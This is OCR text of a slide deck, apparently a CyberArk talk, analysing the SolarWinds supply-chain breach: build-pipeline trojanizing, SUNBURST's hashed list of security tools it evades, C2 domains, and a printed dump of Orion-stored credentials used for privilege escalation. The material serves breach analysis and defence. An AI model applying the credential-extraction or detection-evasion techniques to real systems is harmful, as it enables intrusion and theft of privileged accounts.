CYBERARK

ANATOMY OF A BREACH

Supply Chain & Privilege

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
- Research Labs Evangelist
- SSCP/CISSP
- GPEN Pen-tester
- Travel-Hacker

AGENDA

- SolarWinds Breach Analysis
- CodeCov Breach Analysis
- Security Controls


The Big Read Cyber Security + Add to myFT

The great hack attack: SolarWinds breach exposes big gaps in cyber security



© FT illustration | Hackers have targeted the US state, and it is thought that companies and institutions around the world could also have been compro

THE RISE OF THE DIGITAL SUPPLY CHAIN ATTACK



SOLARWINDS ATTACK CHAIN

STAGE 1

Orion Software
Pipeline Infection

STAGE 2

Target SolarWinds
Customers

STAGE 3

Privilege Escalation
to High Value Assets

SOLARWINDS ATTACK CHAIN

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Target SolarWinds
Customers


STAGE 3

Privilege Escalation
to High Value Assets

CI/CD
Pipeline
Infection

Trojan Deployed
to Orion
Customers

TROJANIZING OPERATION



SunSpot deployment

Scanning for Msbuild.exe
For Orion

Scanning process
memory for solution path


Inventorymanager.bk

Inventorymanager.cs


Build

Inventorymanager.cs

SIGNED MALWARE



SIGNED CODE


SimDisk
Altair EvLog
Transmission
Ask.com Partner Network
HandBrake
PyPi 10 pkgs
npm 38 pkgs
Web Developer +8 Chrome extension
Elmedia Player
phpBB
Vesta-PC
npm getcookies
Arch Linux AUR
PyPi 12 pkgs
npm event-stream
StatCounter
Pypi backdoored packages (July 2019)
Octopus Scanner (May 2020)
2013
2015
2016
2017
2018
2019
2020
GOM Media Player
Mint Linux
Classic Shell & Audacity
UltraEdit "Wily Supply"
MeDoc
Net-Sarang
Docker Hub
CCleaner
PDF escape
MediaGet
Docker Hub
Gentoo Linux
ESLint
MEGA Chrome extension
RubyGems Trojan (August 2019)
Solarwinds Orion (October 19)

SOLARWINDS ATTACK CHAIN

STAGE 1

Orion Software
Pipeline Infection

STAGE 2

Target SolarWinds
Customers

Reconnaissance

12-14 Day
Dormant
Period

Command
& Control

STAGE 3

Privilege Escalation
to High Value Assets

RECONNAISSANCE & OPSSEC

Avoiding early detection and analysis

The following hashes are checked against processes, services, and drivers by SUNBURST.


The hash is calculated by performing a FNV-1a 64bit hash of the lowercase string then XOR by 6605813339339102567.

sysmon64 3538022140597504361
carbonblack 11385275378891906608
f-secure filter 13783346438774742614

cybkerneltracker.sys 17097380490166623672

ollydbg 4501656691368064027
tanium 7175363135479931834
x64dbg 14193859431895170587
diskmon 7810436520414958497

https://github.com/fireeye/sunburst_countermeasures/blob/main/fnv1a_xor_hashes.txt


C2
<random>.appsync-api.us-east-1.avsvmcloud.com
Orion
Reverse Shell
avsvmcloud.com
Orion Improvement Protocol
AWS
<random>.appsync-api.us-east-1.avsvmcloud.com
TearDrop
Memory only
Obfuscated payloads

SOLARWINDS ATTACK CHAIN

STAGE 1

Orion Software
Pipeline Infection

STAGE 2

Target SolarWinds
Customers

STAGE 3


Privilege Escalation
to High Value Assets

ESCALATION OF PRIVILEGES…

```
| Name: User: snmpv3user, Context: thisisthecontext
|       Desc:
|       Owner: Orion
|               AuthenticationKeyIsPassword: false
|               AuthenticationPassword: ASDqwe123
|               AuthenticationType: SHA1
|               Context: thisisthecontext
|               PrivacyKeyIsPassword: false
|               PrivacyPassword: ASDqwe123
|               PrivacyType: AES256
|               UserName: snmpv3user
------------------7-------------------------
------------------8-------------------------
| Type: SolarWinds.Orion.Core.Models.Credentials.SnmpCredentialsV3
| Name: User: rootsnmpv3, Context: newcontextv3
|       Desc:
|       Owner: Orion
|               AuthenticationKeyIsPassword: true
|               AuthenticationPassword: ASDqwe123
|               AuthenticationType: MD5
|               Context: newcontextv3
|               PrivacyKeyIsPassword: true
|               PrivacyPassword: ASDqwe123
|               PrivacyType: AES128
|               UserName: rootsnmpv3
------------------8-------------------------
------------------9-------------------------
| Type: SolarWinds.Orion.Core.SharedCredentials.Credentials.UsernamePasswordCredential
| Name: DomainAdmin
|       Desc:
|       Owner: Orion
|               Password: ASDqwe123
|               Username: SITTINGDUCK\uberuser
------------------9-------------------------
------------------10------------------------
